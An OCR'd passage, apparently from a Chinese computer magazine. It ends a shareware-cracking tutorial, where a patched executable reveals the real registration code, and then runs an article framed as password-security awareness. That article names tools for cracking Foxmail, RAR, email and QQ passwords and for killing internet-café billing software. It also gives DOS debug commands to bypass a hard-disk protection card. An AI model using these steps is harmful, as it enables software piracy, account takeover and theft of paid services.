


图 10

好了，运行Unpacked.exe文件，随便输入注册码点击注册，是不是出现注册成功的提示了，如图11所示，点击确定。退出后重新运行Unpacked.exe，再打开时，自动汉化功能就注册成功了，如图12所示。



图 11




图 12

按理说破解到这里就算是完成了，但是我想试试写出注册机。当我把Unpacked.exe文件复制到别的目录下并运行时，提示找不到配置文件，使用默认的配置后在当前目录下生成set.ini文件，打开看看，内容如下：

```
"搜索出的最短字符数量=",5
"使用何种字符填字串  =",#TRUE#
"特殊字符最多数量    =",4
"是否忽略大小写      =",#FALSE#
"软件使用用户名      =","" 一》用户名为空
"软件注册码          =","" 一》里面有这个配置
```

我打开原目录下的set.ini文件，内容如下：

```
"搜索出的最短字符数量=",5
"使用何种字符填字串  =",#TRUE#
"特殊字符最多数量    =",4
"是否忽略大小写      =",#FALSE#
"软件使用用户名      =",""
"软件注册码          =","OLNLJMJ"————————>即真正的注册码
```

我就试着把字符串OLNLJMJ填入注册码中（注意打开狂风汉化百宝箱XP.exe原来没改的文件），竟然也出现如图11的注册成功提示，哈哈，这就是真正的注册码了。所以我放弃写注册机了，只要把改完的Unpacked.exe文件运行后暴力得到注册码，再用真正的注册码注册即可。


你的密码安全吗？

钟毅榕


随着计算机的普及，越来越多人使用电脑，计算机的个人私隐问题也随之越来越受到人们重视。但很多人的安全意识还不是很强，例如，不少人还在用自己名字的拼音加生日做密码。这是非常危险的，现在的密码破解工具越来越傻瓜化，如果你的密码强度不够的话，即使是一个电脑的初学者，也可以轻易的获得你的密码。不信？看了下面的内容，你就知道我所言非虚了。

个人


Foxmail：Foxmail 这个软件的功能越来越强大，但它的安全性却远远比不上它的功能，实在让人不敢恭维。“Foxmail 杀手”是一个专门破解 Foxmail 密码的软件，连 Foxmail4.2 也可以破解(我说张小龙，这也太不应该了吧)。该软件利用了 Foxmail 的一个 Bug，只要打开这个软件和 Foxmail，然后把软件中那个 Foxmail 的图标拉到 Foxmail 中，使用者根本就不用输入密码，就可以查看 Fomail 所有帐户的邮件了，如图 1 所示。




WinRAR：WinRAR 是一个非常优秀的压缩／解压缩软件，如今 WinRAR 用户的数量可以说是 WinZip 不相上下。使用者经常也使用 WinRAR 的加密功能来传递一些重要的私隐文件，如果你的文件也是用 RAR 格式传输，而你设置的密码强度不够大的话，那你的私隐文件就有危险了！“RAR Password Cracker”就是 Rar 文件的克星，其破解 RAR 文件密码的速度非常快！而且软件拥有使用向导，只需按照向导的步骤去做，非常容易上手。只要破解者的电脑速度足够快的话，破解一个强度不是很大的密码非常容易，其界面如图 2 所示。



上网帐户密码：拨号上网的朋友可能经常都会贪图方便，把拨号链接的那个“保存密码”不经意的选上，这就让一些别有用心的人有机可乘了。“Asterisk Password Recovery XP”就是一个专门查看星号密码的软件，该软件不仅可以看软件中的星号密码，甚至连网页中的星号密码也可以显示（经常在网吧上网的朋友可要小心了）。你看，我的帐户使用这个软件，不用一秒中就给显示出来了，任凭密码多复杂也没有，如图 3 所示。



Email 密码：相信只要是上网的朋友，没有几个不会使用 Email 吧？！破解 Email 密码的软件很多，其中最最出名的就是小榕的流光和溯雪。功能极为强大，但又非常专业，初学者不太容易掌握，而这里我们要说的是“黑雨”——POP3 邮箱密码探测器。这个软件界面很简单，如图 4 所示。破解的时候你可以选择使用字典，也可以指定一些字符，然后由这些字符随机的组合起来作为密码。更厉害的是，这个软件在破解方法的选择上，竟然有四种之多，可谓是“任君选择”，让破解者可以根据要破解密码的不同强度而选择不同的破解方法，从而加快密码破解的速度。



QQ 号码：相信在中国，即使你不使用 QQ，也不会没听过吧？！腾迅用户可谓遍及全国各地，QQ 的密码问题也一直困扰着腾迅和 QQ 爱好者们。偷偷摸摸的 QQ 木马不说，明目张胆破解 QQ 号码的软件到处都有，“天空葵 QQ 密码探索者”就是一个 QQ 的扫号软件。只要你选择一个好的密码字典，在软件中设置好“起始 QQ 号”和“终止 QQ 号”，然后耐心等待。好运的话，一个个 QQ 密码就显示在你的眼前了，这个软件甚至支持使用代理，如图 5 所示。

网吧

还原精灵：还原精灵的确是一个网吧里面必不可少的好软件。但关于还原精灵密码的一个 Bug 相信不少人都知道，但其实还有更简单的破解方法。“还原精灵 5.0 密码读取器”就是一个傻瓜化的还原精灵密码破解程序，只需在装有还原精灵的计算机上，点

击软件中的“读取”按钮，还原精灵的密码便暴露在众目睽睽之下了，如图6 所示。

美萍和万象幻境：美萍和万象幻境是网吧必备的记费和管理软件，许多在网吧上网的人总是想方设法地破解它们，解除软件的限制，甚至以达到免费上网的目的。“美萍记费幽灵”和“万象记费幽灵”就是专门用于破解美萍和万象的软件，并且可以查杀所有的版本！使用者只需用会员卡登陆网吧的计算机，然后运行软件，点击界面中的“杀”按钮，过三十秒以后，美萍和万象幻境就会被终止运行，各位网吧老板可要小心了！其界面如图7 所示。

硬盘保护卡：硬盘保护卡可以说是硬盘保护的终极武器，可是照样还是可以很轻易地被破解。破解方法有两种：

1.Debug 法：开机过程按住F8 键，进入纯DOS 环境，键入

```
c:\debug
—a100
—xor ax,ax
—int 13
—int3
```


然后输入t 回车，不断的重复，直到显示的地址如：F000:xxxx。记下这一地址，按q 回车退出。在(0:13H*4)=0:4cH 处填入这个地址。例如：我得到的地址是F000:9A95，再次运行debug，键入：

```
—e 0:4c 95 9A 00 F0 (e的作用将数据表"95 9A 00 f0",写入地址0:4c开始的字节中。)
—q
```

2.使用软件：现在有一个叫做“硬盘保护卡破解”的软件，一运行就可以直接读取或者更改硬盘保护卡的密码，非常恐怖。

Microsoft Access 2000：相信不少人用微软的Access 来管理数据吧，如果别人可以使用你的电脑的话，那么即使你为Access 数据库设置多长的密码，也是没有用的。因为“Access2000 密码查看器”可以很轻易的读取你Access2000 的密码。其使用也是很简单地点击一下“查看密码”便可，如果狠一点的，甚至可以更改掉你的数据库密码，那时候真是欲哭无泪了，如图8 所示。

